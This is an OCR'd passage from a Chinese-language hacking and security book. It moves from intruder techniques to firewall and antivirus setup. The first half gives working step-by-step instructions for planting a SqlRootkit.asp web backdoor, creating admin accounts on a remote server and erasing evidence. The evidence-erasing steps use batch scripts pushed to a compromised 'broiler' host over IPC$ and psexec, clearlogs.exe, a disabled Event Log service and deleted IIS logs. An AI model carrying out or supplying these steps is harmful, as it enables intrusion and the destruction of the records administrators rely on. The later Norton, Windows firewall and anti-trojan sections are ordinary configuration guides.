


图 6-47　SC 位置

步骤 19 将 SC 传到用户的计算机 C 盘下，在命令提示符窗口中运行“sc description alerter 系统报警器”命令，即可显示命令成功，如图 6-48 所示。这样就完全达到了留后门的目的，并且是在非常安全的环境下。

图 6-48　修改服务器设置

6.1.5　SQL 后门

网络防火墙对 SQL 端口非常敏感，往往会滤掉发往 1433 端口的连接请求。因此，即使入侵者掌握了 SQL 服务器的 SA 密码，也不容易连接到该计算机中的 SQL 服务器。入侵者往往会制作一种后门文件，只要把该后门文件放入远程服务器的 Web 根目录下，就可以通过 IE 浏览器在远程服务器中执行任何命令。

这个后门文件就是 SQL 后门，该后门尤其适用于同时提供 Web 服务和 SQL 服务的远程服务器。SqlRootkit.asp 是一款可利用 Web 来进行远程控件的 SQL 后门工具，通过它可以了解到入侵者是如何制作并使用 SQL 后门的（下面以正在运行着 SQL 及 Web 服务的 192.168.0.6 主机为例来介绍）。具体操作步骤如下：

步骤 1　修改 SqlRootkit.asp 中 SQL 管理员账号和密码。使用记事本程序打开 SqlRootkit.asp 文件，在代码中找到标识用户名和密码的 Password=server; User ID=sa 行，如图 6-49 所示。

步骤 2　将远程服务器的管理员密码和帐号依次取代其中的 sever 和 sa（这里远程 SQL 服务器的管理员帐号为 Susan，密码为空），将 ASP 文件按照图 6-50 所示进行修改。

图 6-49　用记事本打开的 SqlRootkit.asp

图 6-50　修改过的 SqlRootkit.asp

步骤 3　将 SqlRootkit.asp 文件上传至远程服务器 Web 的根目录 Enetpub\wwwroot 下。

步骤 4　在 IE 浏览器的地址栏中输入“http://192.168.0.6\SqlRootkit.asp 访问远程服务器，与远程服务器连接成功之后，将会弹出一个命令输入窗口。

步骤 5 输入 net user 命令创建账号，如果账号创建成功，则将该账号添加到管理员组，如果该账号可成功添加到管理员组，则说明该 SQL 后门已经制作成功。

总之，通过 SQL 后门工具 SqlRootkit.asp，入侵者在 IE 浏览器中就可以对远程服务器进行控制，而管理员却很难发现和阻止。

6.2　清除登录服务器的日志信息

从入侵者与远程主机/服务器建立连接起，系统就开始把入侵者的 IP 地址及相应操作事件记录下来，系统管理员可以通过这些日志文件找到入侵者的入侵痕迹，从而获得入侵证据及入侵者的 IP 地址。因此，为避免留下蛛丝马迹，入侵者在完成入侵任务之后，除了要与远程主机/服务器断开连接之外，还要尽可能地把自己的脚印清除干净，以免被管理员发现，清除入侵脚印可以通过删除事件日志实现。

6.2.1　手工清除服务器日志

入侵者通过多种途径来擦除留下的痕迹，其中手段之一就是在远程被控主机的“控制面板”窗口中，打开事件记录窗口，对服务器日志进行手工清除。具体操作步骤如下：

步骤 1 入侵者先用 IPC$实现连接，在远程主机的“控制面板”窗口中，双击“管理工具”图标，打开“管理工具”窗口。再双击“计算机管理”图标，打开“计算机管理”窗口。

步骤 2 选择“计算机管理（本地）”→“系统工具”→“事件查看器”选项，打开事件记录窗格，其中的事件日志分为三类：“应用程序”日志、“安全性”日志及“系统”日志，如图 6-51 所示。这三类日志分别记录不同种类的事件，右击相应日志，在弹出的快捷菜单中选择“清除”命令，即可清除指定日志。

步骤 3 如果入侵者想做得更干净一点，可以在“计算机管理”窗口的左窗格中选择“计算机管理（本地）”→“服务和应用程序”→“服务”选项，在其右窗格中找到 Event Log 服务，并把该服务禁用，如图 6-52 所示。

图 6-51　日志分类

图 6-52　禁用“Event Log”服务

6.2.2 使用批处理清除远程主机日志

一般情况下，在 Windows 系统中，日志文件的扩展名为 log、txt，这样就可以编写一个批处理文件来实现对日志文件的清除。具体操作步骤如下：

步骤 1 编写一个批处理文件 del.bat 如下：

```
@del c:winntsystem32logfiles*.*
@del c:winntsystem32config*.evt
@del c:winntsystem32dtclog*.*
@del c:winntsystem32*.log
@del c:winntsystem32*.txt
@del c:winnt*.txt
@del c:winnt*.log
@del c:del.bat
```

提示

在上述代码中，echo 是 DOS 下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里面不显示。另外，del 命令是删除文件命令。

步骤 2 再新建一个批处理文件 clean.bat，其具体内容如下：

```
@copy del.bat \%1c$
@echo 向肉鸡复制本机的 del.bat……OK
@psexec \%1 c:del.bat
@echo 在肉鸡上运行 del.bat，清除日志文件……OK
```

步骤 3 假设已经与“肉鸡”进行了 IPC$连接，则只要在 MS-DOS 命令提示符窗口中输入“clean.bat 肉鸡 IP”命令，就可以清除肉鸡上的日志文件。

6.2.3 通过工具清除事件日志

许多时候，还可以借助第三方软件来清除一些用手工很难清除的系统日志。clearlogs.exe 就是这样一款用于清除本机及远程机器的程序、系统及安全日志的工具，为黑客攻击提供了清除事件日志掩护。

clearlogs 的使用方法很简单，命令格式为：clearlogs [\\computername] <-app / -sec / -sys>

其中，-app 指应用程序日志；-sec 指安全日志；-sys = 指系统日志

下面仍以清除 192.168.0.6 机子上的事件日志为例进行介绍，具体操作步骤如下：

步骤 1 先用 IPC$连接把 clearlogs 上传到远程计算机。在 MS-DOS 命令提示符窗口中键入命令“net use \\192.168.0.6\ipc$ “”/Susan”即可。

步骤 2 清除远程主机上的日志：

```
clearlogs \\192.168.0.6 -app        清除远程计算机的应用程序日志
clearlogs \\192.168.0.6 -sec        清除远程计算机的安全日志
clearlogs \\192.168.0.6 -sys        清除远程计算机的系统日志
```

或者，为了更安全一点，也可以建立一个批处理文件 clear.bat：

```
@echo off
clearlogs -app
clearlogs -sec
clearlogs -sys
del clearlogs.exe
del c.bat
exit
```

通过 net time 命令查看远程计算机的系统时间，再用 AT 命令建立一个计划任务来执行 clearlogs.exe："AT 时间 c:\clear.bat"。

步骤 3 断开 IPC$连接。使用命令 net use \\192.168.0.6\ipc$/del。

经过上述操作，远程主机中的日志记录就可以被清除。

6.2.4 清除 WWW 和 FTP 日志

入侵到对方的服务器之后，IIS 将会详细地记录下入侵者入侵的全部过程。一个优秀的系统管理员可以通过 IIS 来查找到入侵者的足迹，故入侵者一定要清除所记录下来的日志。在 Windows 2000 系统及其后续版本中，WWW 日志一般都存放在%winsystem%\system32\logfiles\w3svc1 文件夹中，包括 WWW 日志和 FTP 日志。

Windows 2000\XP\2003 系统中一些日志存放路径和文件名如下：

- 安全日志：%winsystem%\system32\config\Secevent.evt
- 应用程序日志：%winsystem%\system32\config\AppEvent.evt
- 系统日志：%winsystem%\system32\config\SysEvent.evt
- IIS 的 FTP 日志：%winsystem%\system32\logfiles\msftpsvc1\ 默认每天一个日志
- IIS 的 WWW 日志：%winsystem%\system32\logfiles\w3svc1\ 默认每天一个日志
- Scheduler 服务日志：%winsystem%\schedlgu.txt
- 注册表项目如下：[HKLM]\system\CurrentControlSet\Services\Eventlog
- Schedluler 服务注册表所在项目：[HKLM]\SOFTWARE\Microsoft\SchedulingAgent

1. 清除 WWW 日志

IIS 中 WWW 日志默认的存储位置是：%winsystem%\system32\logfiles\w3svc1\，每天产生一个新日志。如果管理员对其存放路径进行了修改，则可运用 iis.msc 对其进行查看，再通过查看网站的属性来查找到其存放位置，此时即可在 MS-DOS 命令提示符窗口中用 del *.*命令来清除日志文件。

但这个方法删除不掉当天的日志，主要是因为 w3svc 服务还在开着，可以用 net stop w3vsc 命令把这个服务停止之后，再用 del *.*命令就可以清除当天的日志。

另外，也可以用记事本把日志文件打开，删除其内容之后再进行保存也可以清除日志。最后记得用 net start w3svc 命令再打开 w3svc 服务就可以了。

删除日志前要先停止相应的服务（其命令是"net stop 服务名称"），再进行删除即可（日志删除后务必要记得再打开相应的服务）。也可修改目标计算机中的日志文件，其中 WWW 日志文件存放在 w3svc1 文件夹下，FTP 日志文件存放在 msftpsvc 文件夹下，每个日志都是以 exXXXXXX.log 为命名的（其中 xxxxxx 代表日期）。

2. 清除 FTP 日志

FTP 日志的默认存储位置为%winsystem%\system32\logfiles\msftpsvc1\（FTP 日志一定不要漏掉不删），其清除方法和清除 WWW 日志的方法差不多，只是所要停止的服务不同。清除 FTP 日志的具体操作步骤如下：

步骤 1 运行 net stop mstfpsvc 命令停掉 msftpsvc 服务。

步骤 2 运行 del *.*命令或者找到日志文件将其内容删除。

步骤 3 运行 net start msftpsvc 命令之后，再打开 msftpsvc 服务即可。

6.3 网络防火墙技术

防火墙是位于计算机和它所连接的网络之间的软件，对流经它的网络通信进行扫描，这样能够过滤掉一些攻击，减少在目标计算机上被执行。还可以关闭不使用的端口，它还能禁止特定端口的流出通信，封锁木马的置入途径。最后，它可以禁止来自特殊站点的访问，从而防止来自不明入侵者的所有通信。

6.3.1 功能强大的网络安全特警 2008

“诺顿网络安全特警 2008”简体中文版是针对 Windows XP、Windows Vista 操作系统提供的安全防护，保护用户免受 IE 中新的或未知隐患攻击，并消除那些因下载而触发的隐患，保证在线购买、支付或浏览时，个人信息和身份的安全。

在“诺顿网络安全特警 2008”软件安装后，就可以通过配置运行此软件，从中领略其新颖的特性。具体操作步骤如下：

步骤 1 在软件安装后，可在任务栏中显示出诺顿网络安全特警 2008 的标志，单击此标志进入“诺顿网络安全特警 2008”主窗口，如图 6-53 所示。

步骤 2 左端显示软件的安全状态，由于是第一次安装此软件，程序会自动对系统文件进行扫描，当程序检测到系统中存在的风险时，将显示出红色“×”，这说明该功能中存在着安全隐患需要修复，需要单击“立即修复”按钮，系统自动进行修复操作，如图 6-54 所示。

图 6-53 “诺顿网络安全特警 2008”主窗口




图 6-54 修复系统

步骤 3 修复完毕之后，“诺顿网络安全特警 2008”主窗口中将显示“安全”状态，在其中清晰地展现了系统的防护状态，如图 6-55 所示。

步骤 4 用户只需要单击相应的项目（如单击“网页仿冒防护”选项），即可打开“网页仿冒保护”对话框，从中查看相应的安全情况，如图 6-56 所示。单击“忽略”按钮，即可关闭该功能。

图 6-55　“安全状态”显示




图 6-56　查看项目的安全情况

步骤 5 在“诺顿网络安全特警 2008”主窗口中单击 Norton Internet Security 选项卡，进入到 Norton Internet Security 设置窗口，如图 6-57 所示。

步骤 6 在图 6-58 所示的“设置”选项卡中，单击“Norton Internet Security 选项”链接选项，打开“Norton Internet Security 选项”设置窗口，根据实际情况对“常规选项”进行相应的设置，如图 6-59 所示。

图 6-57　Norton Internet Security 设置窗口

图 6-58　“设置”设置窗口

步骤 7 在“个人防火墙”选项中，可对防火墙防护和防火墙处理进行相应的设置，如图 6-60 所示。在“程序控制”选项卡中，将显示防火墙程序控制的设置情况，如图 6-61 所示。

图 6-59 “Norton Internet Security 选项”设置窗口

图 6-60 “个人防火墙”设置窗口

步骤 8 如果要添加其他的程序控制，只要单击“添加”按钮，打开“选择应用程序”对话框，选择要添加的程序，如图 6-62 所示。

图 6-61 “程序控制”设置窗口

图 6-62 “选择应用程序”对话框

步骤 9 如果要修改某程序控制，只要选中这个程序，单击“修改”按钮，打开“程序规则”对话框，如图 6-63 所示。

步骤 10 单击“修改”按钮，打开“修改规则”对话框，在其中进行相应规则的修改，如图 6-64 所示。

图 6-63 “程序规则”对话框

图 6-64 “修改规则”对话框

步骤 11 如果要删除某程序控制，只要选择需要删除的程序，并单击“删除”按钮，从弹出的信息提示框中单击“是”按钮，即可完成删除操作，如图 6-65 所示。

步骤 12 选中需要重命名的某程序，单击“重命名”按钮，打开“程序控制”对话框，从文本框中输入相应的名称完成重命名操作，如图 6-66 所示。




图 6-65　信息提示框

图 6-66　重命名程序

步骤 13 在图 6-67 所示的“高级设置”选项卡中，单击“一般规则”下的“配置”按钮，打开“一般规则”对话框，在其中分别对某些规则进行相应的添加、修改、删除、上移和下移操作，如图 6-68 所示。

图 6-67　“高级设置”设置窗口

图 6-68　“一般规则”对话框

步骤 14 在“高级设置”选项卡中还可以对端口和状态协议过滤器进行相应的设置。如果要对防火墙进行重新设置，则单击“重设”按钮，从弹出的信息提示框中单击“是”按钮，即可重新设置整个防火墙，如图 6-69 所示。

步骤 15 在“入侵防护”选项卡中，可对“入侵防护”、“浏览器漏洞防护”和“入侵防护通知”进行相应的设置，如图 6-70 所示。

图 6-69　信息提示框

图 6-70　“入侵防护”设置窗口

步骤 16 单击“特征排除”下的“排除”按钮，打开“特征排除”对话框，在其中选择不应监控的特征，如图 6-71 所示。

步骤 17 在“自动禁止”选项卡中，可对入侵防护的自动禁止进行相应的设置，如图 6-72 所示。

图 6-71 “特征排除”对话框

图 6-72 “自动禁止”设置窗口

步骤 18 在图 6-73 所示的“安全漏洞检查”选项卡中，单击“类别”下的“设置”按钮，打开“安全漏洞检查类别”对话框，进行基本扫描和高级扫描的设置操作，如图 6-74 所示。




图 6-73 “安全漏洞检查”设置窗口




图 6-74 “安全漏洞检查类别”对话框

步骤 19 在“安全漏洞检查”选项卡中单击“排除”下的“设置”按钮，打开“安全漏洞检查排除”对话框，对实现排除进行相应的设置，如图 6-75 所示。

步骤 20 在“安全漏洞检查”选项卡中单击“警报”下的“重设”按钮，即可弹出一个信息提示框，单击“是”按钮，即可启动所有警报，如图 6-76 所示。

图 6-75　“安全漏洞检查排除”对话框

图 6-76　启动所有警报

步骤 21 在“实时防护”选项卡中，可对常规设置进行相应的设置，如图 6-77 所示。在“自动防护”选项卡中，可对“如何持续受到防护”进行相应的设置，如图 6-78 所示。

图 6-77　“实时防护”设置窗口

图 6-78　“自动防护”设置窗口

步骤 22 在“电子邮件防护”选项卡中，可对电子邮件内容、防护的方法和相应的执行操作进行设置，如图 6-79 所示。在“手动扫描”选项卡中，可对手动扫描的常规设置进行相应的设置操作，如图 6-80 所示。

图 6-79　“电子邮件防护”设置窗口

图 6-80　“手动扫描”设置窗口

步骤 23 在图 6-81 所示的“排除”选项卡中，单击“要从风险扫描中排除的磁盘、文件夹或文件”或“要从自动防护扫描中排除的磁盘、文件夹或文件”下的“新建”按钮，从弹出的对话框中选中相应的内容，即可完成新建操作。

步骤 24 在图 6-82 所示的“特征”选项卡中，单击“新建”按钮，从弹出的对话框中选择相应的内容，即可完成已知安全风险的添加操作。

图 6-81 “排除”设置窗口

图 6-82 “特征”设置窗口

步骤 25 在“间谍软件防护”选项卡中，可根据实际情况选择要检测的安全风险类别，如图 6-83 所示。在“低风险操作”选项卡中，可对低风险操作进行设置，如图 6-84 所示。

图 6-83 “间谍软件防护”设置窗口

图 6-84 “低风险操作”设置窗口

步骤 26 在“家庭网络”选项卡中，可对家庭网络和远程监控进行相应的设置，如图 6-85 所示。在“交易安全防护”选项卡中，可进行安全防护的设置操作，如图 6-86 所示。

步骤 27 在 Live Update 选项卡中，可对最新状态和防护进行相应的设置，如图 6-87 所示。单击“确定”按钮，完成“网络安全特警 2008”的全部设置操作，并返回到 Norton Internet Security 设置窗口。

图 6-85　“家庭网络”设置窗口

图 6-86　“交易安全防护”设置窗口

步骤 28 单击“任务和扫描”下的“运行扫描”链接按钮，即可弹出三种不同的扫描方式，根据实际需要选择相应的扫描方式（这里选择“运行快速扫描”方式），如图 6-88 所示。

图 6-87　Live Update 设置窗口

图 6-88　扫描方式选择

步骤 29 单击“运行快速扫描”按钮，进入扫描状态，如图 6-89 所示。扫描完毕之后，将显示出扫描结果，如图 6-90 所示。




图 6-89　运行扫描




图 6-90　扫描结果显示

步骤 30 在“需要注意”选项卡中，根据实际情况对出现的问题进行修复或是忽略操作（这里选择修复），如图 6-91 所示。单击“应用操作”按钮，即可自动实现修复操作，并将修复结果显示出来，如图 6-92 所示。

图 6-91 “需要注意”选项卡

图 6-92 修复结果显示

6.3.2 全面剖析 Windows XP 防火墙

Internet 连接防火墙（ICF）是 Windows XP 用来限制哪些信息可以从家庭或小型办公网络进入 Internet 以及从 Internet 进入家庭或小型办公网络的一种软件。如果使用 Internet 连接共享（ICS）为多台计算机提供 Internet 访问能力，则建议在共享 Internet 连接中启用 ICF。ICS 和 ICF 也可以单独启用，如直接连接到 Internet 的任何一台计算机上启用 ICF。

1. Windows XP 防火墙的工作原理

ICF 被视为状态防火墙，状态防火墙可监视通过其路径的所有通信，并且检查所处理的每个消息的源地址和目标地址。为防止来自连接公用端的未经请求的通信进入专用端，ICF 保留了所有源自 ICF 计算机的通信表。

在单独的计算机中，ICF 将跟踪源自该计算机的通信。与 ICS 一起使用时，ICF 将跟踪所有源自 ICF/ICS 计算机的通信和所有源自专用网络计算机的通信。所有 Internet 传入通信都会针对于该表中的各项进行比较，只有当表中有匹配项时（这说明通信交换是从计算机或专用网络内部开始的），才允许将传入 Internet 通信传送给网络中的计算机。

源自外部 ICF 计算机的通信（如 Internet）将被防火墙阻止，除非在“服务”选项卡上设置允许该通信通过。ICF 不会向用户发送活动通知，而是静态地阻止未经请求的通信，防止像端口扫描这样常见的黑客袭击。

2. 实战 Windows XP 防火墙

（1）启用或禁用 Internet 连接防火墙

在图 6-93 所示的“网络连接”窗口中，选择要保护的拨号、LAN 或高速 Internet 连接，再选择“更改该连接的设置”超链接，即可打开“本地连接属性”对话框，如图 6-94 所示。在“Windows 防火墙”选项组中单击“设置”按钮，打开“Windows 防火墙”对话框，如果想启用 Internet 连接防火墙，则可以选择“启用”单选框；如果要禁用 Internet 连接防火墙，则选择“关闭”单选框，如图 6-95 所示。

图 6-93　打开网络连接

图 6-94　选择合适选项




图 6-95　“Windows 防火墙”对话框

（2）安全日志文件

如果要使用 ICF 安全日志，则可以登录放弃的数据包，如图 6-96 所示。将登录来源于家庭、小型办公网络或 Internet 的所有放弃的数据包。当勾选“登录放弃的数据包”复选框之后，每次通信尝试通过防火墙却被检测和拒绝的信息都被 ICF 收集。例如，如果用户的 Internet 控制消息协议没有设置成允许传入的回显请求，如 Ping 和 Tracert 命令发出的请求，则将接收到来自网络外的回显请求，回显请求将被放弃，然后日志中将生成一条项目。

当勾选“登录成功的外传连接”复选框之后，将收集每个成功通过防火墙的连接信息。例如，当网络上的任何人使用 Internet Explorer 成功实现与某个网站的连接时，日志中将生成一条项目。生成安全日志时使用的格式是 W3C 扩展日志文件格式，这与常用日志分析工具中使用的格式类似。

（3）启用或禁用安全日志记录选项

如果用户想为某个连接启用“Internet 连接防火墙”，可以在“网络连接”窗口中单击该连接图标，然后在“网络任务”选项组中选择“更改此连接的设置”超链接，再在“本地连接属性”对话框的“高级”选项卡中单击“设置”按钮，打开“Windows 防火墙”对话框，进行相应的设置。并在“高级设置”对话框中单击“安全日志”选项卡，在“安全日志”选项卡中勾选“记录选项”选项组中的相应复选框，如图 6-97 所示。如果要启用不成功入站连接记录，请勾选“记录被丢弃的包”复选框，否则禁用。

图 6-96　选择网络上的服务

图 6-97　选择“记录选项”选项

（4）更改安全日志文件的路径和文件名

在“网络连接”窗口中选择要在其上启用 Internet 连接防火墙的连接之后，再在左窗格中选择“更改防火墙设置”选项，打开“Windows 防火墙”对话框，在“安全日志”选项卡的“日志文件选项”选项组中单击“浏览”按钮，打开“浏览”对话框浏览要放置日志文件的位置，如图 6-98 所示。

图 6-98　浏览要放置日志文件的位置

（5）更改安全日志文件大小

打开已启用 Internet 连接防火墙的连接之后，选择“Windows 防火墙”对话框中的“安全日志”选项卡，在“日志文件选项”选项组中设置“大小限制”选项，使用箭头按钮调整大小限制。

（6）还原默认的安全日志设置

打开启用 Internet 连接防火墙的连接，选择“Windows 防火墙”对话框中的“安全日志”选项卡，单击“还原默认值”按钮。

3．了解 Internet 控制消息协议（ICMP）

“网际消息协议（ICMP）”是所需的 TCP/IP 标准，通过 ICMP，使用 IP 通信的主机和路由器可以报告错误并交换受限控制和状态信息，如图 6-99 所示。

在下列情况中，通常自动发送 ICM 消息：

① IP 数据包无法访问目标。

② IP 路由器（网关）无法按当前的传输速率转发数据报。

③ IP 路由器将发送数据包的主机重新定向为使用更好的到达目标的路由。

图 6-99　网际消息协议（ICMP）

6.3.3　黑客程序的克星——Anti Trojan Elite

“反黑精英”（原名 Trojan Ender）是木马、QQ 盗号软件、传奇盗号软件等各种黑客程序的真正克星，查杀速度快且准确率高，各种辅助工具使用简单且功能强大。可查未知木马、QQ 盗号软件、传奇盗号软件等各种黑客程序，可自动修复被破坏的注册表键值，支持对压缩文件的扫描，并可轻松查杀捆绑式木马、无进程木马等。

安装完“反黑精英”软件，就可以运用此软件了。具体操作步骤如下：

步骤 1 安装完“反黑精英”软件后需要重新启动计算机，计算机重新启动之后双击桌面上的快捷图标，打开 New User 对话框，如图 6-100 所示。

步骤 2 在下拉列表框中选择 Simplify Chinese 选项之后，单击 OK 按钮，打开“反黑精英主界面”窗口，如图 6-101 所示。




图 6-100　New User 对话框




图 6-101　“反黑精英主界面”窗口

步骤 3 在“扫描”选项卡中包含有“类型”、“文件”和“文件夹”三个选项，如图 6-102 所示。在“类型”选项中，可选择需要扫描的类型，如图 6-103 所示。单击按钮，实现类型的扫描操作。

图 6-102　扫描选项

图 6-103　“类型”窗口

步骤 4 如果用户要对机器中的某个文件进行扫描，只要单击“文件”选项，从“打开”对话框中选择需要扫描的文件，实现文件的扫描操作，如图 6-105 所示。

步骤 5 如果要对磁盘中的某个文件进行扫描，只要单击“文件夹”选项，从磁盘中选择要扫描的文件夹之后，再单击按钮，实现文件夹的扫描操作。

图 6-104 “打开”对话框

图 6-105 “监控”设置窗口

步骤 6 在“监控”选项卡中，仅包括“系统”一个选项，即 Trojan Ender 仅对系统进行相应的监控。单击按钮，启动系统监控，如图 6-106 所示。

步骤 7 单击“工具”选项卡，可看到该界面中包含“网络连接”、“进程管理”、“服务管理”、“系统优化”、“IE 修复”、“重要键值”、“扫描备份”和“扫描日志”等多个工具选项，如图 6-107 所示。

图 6-106 启动系统监控




图 6-107 “工具”选项下的工具项

步骤 8 在众多的工具中以图 6-108 所示的“网络连接”工具项和图 6-109 所示的“IE 修复”工具项最为常用。




图 6-108 “网络连接”工具项

图 6-109 “IE 修复”工具项

步骤 9 单击“软件选项”选项卡，可以看到“系统设置”、“在线升级”、“软件注册”、“关于”和“帮助手册”几个选项，如图 6-110 所示。

步骤 10 单击“系统设置”选项，打开 Options 对话框，对程序选项进行相应的设置，如图 6-111 所示。

图 6-110　“软件选项”下的工具项

图 6-111　Options 对话框

步骤 11 在“扫描设置”选项卡中，可对“文件扫描模式”、“文件扫描”类型和“内存扫描模式”进行相应的设置，如图 6-112 所示。在“杀除策略”选项卡中，可对杀除策略进行相应的设置，如图 6-113 所示。

图 6-112　“扫描设置”选项卡

图 6-113　“杀除策略”选项卡

步骤 12 在“高级设置”选项卡中，可根据实际情况选择是否对压缩文件进行检查操作，如图 6-114 所示。单击“确定”按钮，完成系统的设置操作。

步骤 13 “在线升级”仅针对已注册用户，而“关于”则给出了本软件的一些相关信息，“帮助手册”则为用户快速掌握本软件提供可能，如图 6-115 所示。

图 6-114 “高级设置”选项卡

图 6-115 查看帮助手册

6.4 可能出现的问题与解决方法

① 在进行账号克隆和清除日志时，经常会遇到空连接和 IPc $ 连接，它们区别在哪里？

